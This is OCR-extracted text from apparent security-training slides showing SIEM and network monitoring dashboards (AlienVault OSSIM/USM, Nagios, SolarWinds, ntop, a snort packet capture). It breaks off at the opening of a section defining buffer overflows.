
Figure 2. Correlation Directive example: detecting brute force attacks.



1%
7%
3%
20%
70%
Serious [159]
High [1280]
Medium [498]
Low [13681]
Info [3888]

DATE	EVENT NAME	RISK
2015-06-09 15:13:00	snort: "GPL ICMP_INFO PING *NIX"	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows User Logoff.	0
2015-06-09 15:13:00	ossec: Windows Logon Success.	0



LATEST SIEM VS LOGGER EVENTS
0h 1h 2h 3h 4h 5h 6h 7h 8h 9h 10h 11h 12h 13h 14h 15h
SIEM: TOP 10 EVENTS BY PRODUCT TYPE
28%
29%
33%
Operating System
Authentication and DHCP
Web Server
Alarm
Application
Intrusion Detection
Server
Infrastructure Monitoring
Mail Server
HIGHEST RISK ALARM
3
PRECAUTION
UNRESOLVED ALARMS VS OPENED TICKETS
905
604
302
0
TODAY
-1 DAY
-2 DAYS
WEEK
2 WEEKS
Alarms
Tickets
SIEM: TOP 10 EVENT CATEGORIES
10%
24%
49%
Authentication
System
Access
Application
Network
Recon
Unknown
Exploit
Availability
Alarm
SIEM: EVENTS BY SENSOR/DATA SOURCE
VirtualUSMAllInOne
ANOMALIES
NAGIOS
APACHE
SUDO
SYSLOG
SSH
OSSEC


EXECUTIVE
SECURITY
TAXONOMY
NETWORK
VULNERABILITIES
REAL TIME
COMPLIANCE
TOP 10 PROMISCUOUS HOSTS
0
14838
29677
44515
59353
SECURITY EVENTS: TOP 5 ALARMS
931
620
310
0
SECURITY EVENTS: TOP 5 EVENTS
724199
482800
241400
0
TOP 10 HOSTS WITH MULTIPLE EVENTS
0
50
100
150
200
SECURITY EVENTS TREND: LAST DAY
0h 1h 2h 3h 4h 5h 6h 7h 8h 9h 10h 11h 12h 13h 14h 15h
SECURITY EVENTS TREND: LAST WEEK
3 Jun 4 Jun 5 Jun 6 Jun 7 Jun 8 Jun 9 Jun



TOP 10 HOSTS WITH VIRUS DETECTED
0
71
142
213
284
SUCCESSFUL AUTHENTICATION LOGIN VS FAILED LOGIN EVENTS
98%
Login
Failed
MALWARE EVENTS BY TYPE
100%
Trojan
FIREWALL PERMIT VS FIREWALL DENY EVENTS
No data available yet
SYSTEM EVENTS
98%
Information
Error
EXPLOITS EVENT TYPES
21%
25%
34%
Denial_Of_Service
Buffer_Overflow
Cross_Site_Scripting
SQL_Injection
Command_Execution
File_Inclusion
Windows
Directory_Traversal


Tue May 26 09:15:00 2015 Bits/s proto UDP
Bits/s proto UDP
24 k
22 k
20 k
18 k
16 k
14 k
12 k
10 k
8 k
Mon 18:00
Tue 00:00
Tue 06:00
Tue 12:00
VirtualUSMAllInOne
RRDTOOL / TOBI OETIKER


NETWORK FLOW - TCP




NETWORK FLOW - UDP





NETWORK FLOW - ICMP




NETWORK FLOW - OTHERS





HTTP	79.3 MBytes	17,087	62.0%	


Bytes/s
800
600
400
200
0
22:00
00:00
02:00
04:00
06:00
08:00
RRDTOOL / TOBI OETIKER
NBios-IP
Max: 874.8
Avg: 548.5
Last: 656.4
Anomalia
Upper
Lower
Trend (30 min)
95th Percentile
NTOP / LUCA DERI


NBios-IP	54.2 MBytes	526,437	10.0%




DHCP-BOOTP	5.4 MBytes	15,984	0%	


C:\WINDOWS\system32\cmd.exe - snort -c c:\snort\etc\snort.conf -l c:\snort\log -v -i4...
05/31-19:08:51.955078 203.82.64.145:53 -> 10.191.4.225:54052
UDP TTL:60 TOS:0x0 ID:39018 IpLen:20 DgmLen:136
Len: 108
=+
05/31-19:08:51.963867 10.191.4.225:65018 -> 203.82.64.145:53
UDP TTL:128 TOS:0x0 ID:2306 IpLen:20 DgmLen:66
Len: 38
=+
05/31-19:08:52.044921 203.82.64.145:53 -> 10.191.4.225:62529
UDP TTL:60 TOS:0x0 ID:39019 IpLen:20 DgmLen:179
Len: 151
=+
05/31-19:08:52.065429 203.82.64.145:53 -> 10.191.4.225:65018
UDP TTL:60 TOS:0x0 ID:39020 IpLen:20 DgmLen:136
Len: 108
=+

ALIEN VAULT OSSIM




AlienVault - The Open Source SIM - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.75.129/ossim/index.php
Most Visited Getting Started Latest Headlines
alienvault
The Open Source SIM
Enable auto update checks?
Unresolved Incidents 2
Unresolved Alarms 0
Last updated: 2009-12-02 08:18:22
Last updated:
Dashboards
Incidents
Events
Monitors
Usage & Profiles
Availability
System
Help
Reports
Policy
Correlation
Configuration
Tools
Logout [admin]
Maximize
Monitoring
Reporting
Sensor: BigBrother1
[Service Detail | Host Detail | Status Overview | Status Grid | Status Map | Service Problems | Host Problems |
Performance Info | Scheduling Queue]
Current Network Status
Last Updated: Wed Dec 2 08:25:43 EST 2009
Updated every 90 seconds
Nagios® 3.0.6 - www.nagios.org
Logged in as ?
View Service Status Detail For All Host Groups
View Host Status Detail For All Host Groups
View Status Summary For All Host Groups
View Status Grid For All Host Groups
Host Status Totals
Up Down Unreachable Pending
0 0
All Problems All Types
7
Service Overview For All Host Groups
BigBrotherGroup (BigBrotherGroup)
All Servers (all)
Done


solarwinds Log & Event Manager
OPS CENTER
MONITOR
EXPLORE
BUILD
MANAGE
ANALYZE
History
Reset
Saved Searches
nDepth
Drag search items here
Dashboard
Word Cloud
Tree Map
PIONEER
C:\WINDOWS\system32\svchost.exe service fr
pioneerSecurity 861
bubbles
Cisco PIX
LOCAL SERVICES
Windows Security
ServiceWarning
Alerts By ToolAlias
Alerts By InsertionIP
Appliances
Agents
Notifications
Connected

Buffer Overflows

takes place when too much data are accepted as input to a specific process.

A buffer is an allocated segment of memory.


A 